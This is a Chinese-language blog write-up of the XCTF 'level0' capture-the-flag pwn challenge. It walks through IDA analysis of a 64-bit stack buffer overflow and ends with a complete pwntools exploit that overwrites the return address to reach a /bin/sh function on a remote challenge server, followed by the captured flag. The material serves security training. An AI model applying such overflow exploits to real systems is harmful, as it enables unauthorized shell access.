攻防世界pwn题level0

原创

Sakura给爷pwn全场 于 2020-09-02 11:07:18 发布 176 收藏 1

分类专栏： pwn复现

本文链接：https://blog.csdn.net/ConlinderFeng/article/details/108357766


版权

pwn复现 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

查壳64bit



Exeinfo PE - ver.0.0.4.1 by A.S.L - 902+35 sign 2015.12.01

文件: level0

程序入口: 004004A0

入口区段: ?/30

文件偏移: ?

入口字节: 7F.45.4C.46.02

连接器信息: ?

子系统: ?

文件大小: 00001C20h

附加数据: ?

Diagnose:


NOT Win EXE - .o - ELF executable [64bit obj. Exe file - CPU : AMD x8

初步信息 - 帮助提示 - 脱壳信息

-> Compiler : GCC: (Debian 4.9.2-10) 4.9.2


拖进IDA

f5查看伪代码



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  write(1, "Hello, World\n", 0xDuLL);
  return vulnerable_function();
}
```

vulnerable_function中文译为脆弱函数，可疑，点进去查看vulnerable函数。




```
ssize_t vulnerable_function()
{
  char buf; // [rsp+0h] [rbp-80h]

  return read(0, &buf, 0x200uLL);
}
```

buf数组距离栈帧顶部rsp为0h，距离栈帧顶部rbp为80h，可知buf长度为0x80.


查看vulnerable函数栈



```
-000000000000001A                 db ? ; undefined
-0000000000000019                 db ? ; undefined
-0000000000000018                 db ? ; undefined
-0000000000000017                 db ? ; undefined
-0000000000000016                 db ? ; undefined
-0000000000000015                 db ? ; undefined
-0000000000000014                 db ? ; undefined
-0000000000000013                 db ? ; undefined
-0000000000000012                 db ? ; undefined
-0000000000000011                 db ? ; undefined
-0000000000000010                 db ? ; undefined
-000000000000000F                 db ? ; undefined
-000000000000000E                 db ? ; undefined
-000000000000000D                 db ? ; undefined
-000000000000000C                 db ? ; undefined
-000000000000000B                 db ? ; undefined
-000000000000000A                 db ? ; undefined
-0000000000000009                 db ? ; undefined
-0000000000000008                 db ? ; undefined
-0000000000000007                 db ? ; undefined
-0000000000000006                 db ? ; undefined
-0000000000000005                 db ? ; undefined
-0000000000000004                 db ? ; undefined
-0000000000000003                 db ? ; undefined
-0000000000000002                 db ? ; undefined
-0000000000000001                 db ? ; undefined
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

s代表save ebp,长度8个字节

r代表return address,长度8个字节,通常只要覆盖4个字节。



```
.text:0000000000400596 ; __unwind {
.text:0000000000400596                 push    rbp
.text:0000000000400597                 mov     rbp, rsp
.text:000000000040059A                 mov     edi, offset command ; "/bin/sh"
.text:000000000040059F                 call    _system
.text:00000000004005A4                 pop     rbp
.text:00000000004005A5                 retn
.text:00000000004005A5 ; } // starts at 400596
.text:00000000004005A5 callsystem      endp
```

查看callsystem函数，代码段地址为0x400596

思路

把return address用callsystem函数的地址覆盖，获取shell。

打开kali,建立exp

```
python2
from pwn import *
r=remote("220.249.52.133",54314)  #链接服务器远程交互，等同于nc ip 端口 命令
elf = ELF('./level0')  # 以ELF文件格式读取level0文件,发现开启NX保护
sysaddr = elf.symbols['callsystem']  # 获取ELF文件中callsystem标记的地址
payload = 'a'*0x88+p64(sysaddr) #0x80覆盖buf,0x8覆盖save ebp，sysaddr覆盖return address
r.recv()  # 接收输出“Hello World”
r.sendline(payload) # 发送payload
r.interactive() # 反弹shell进行交互
```

```
[*] Switching to interactive mode
ls
bin
dev
flag
level0
lib
lib32
lib64
cat flag
cyberpeace{5799d0ee3ff5479dd813681c431bc1d0}
```

获取flag

成功入坑，鼓掌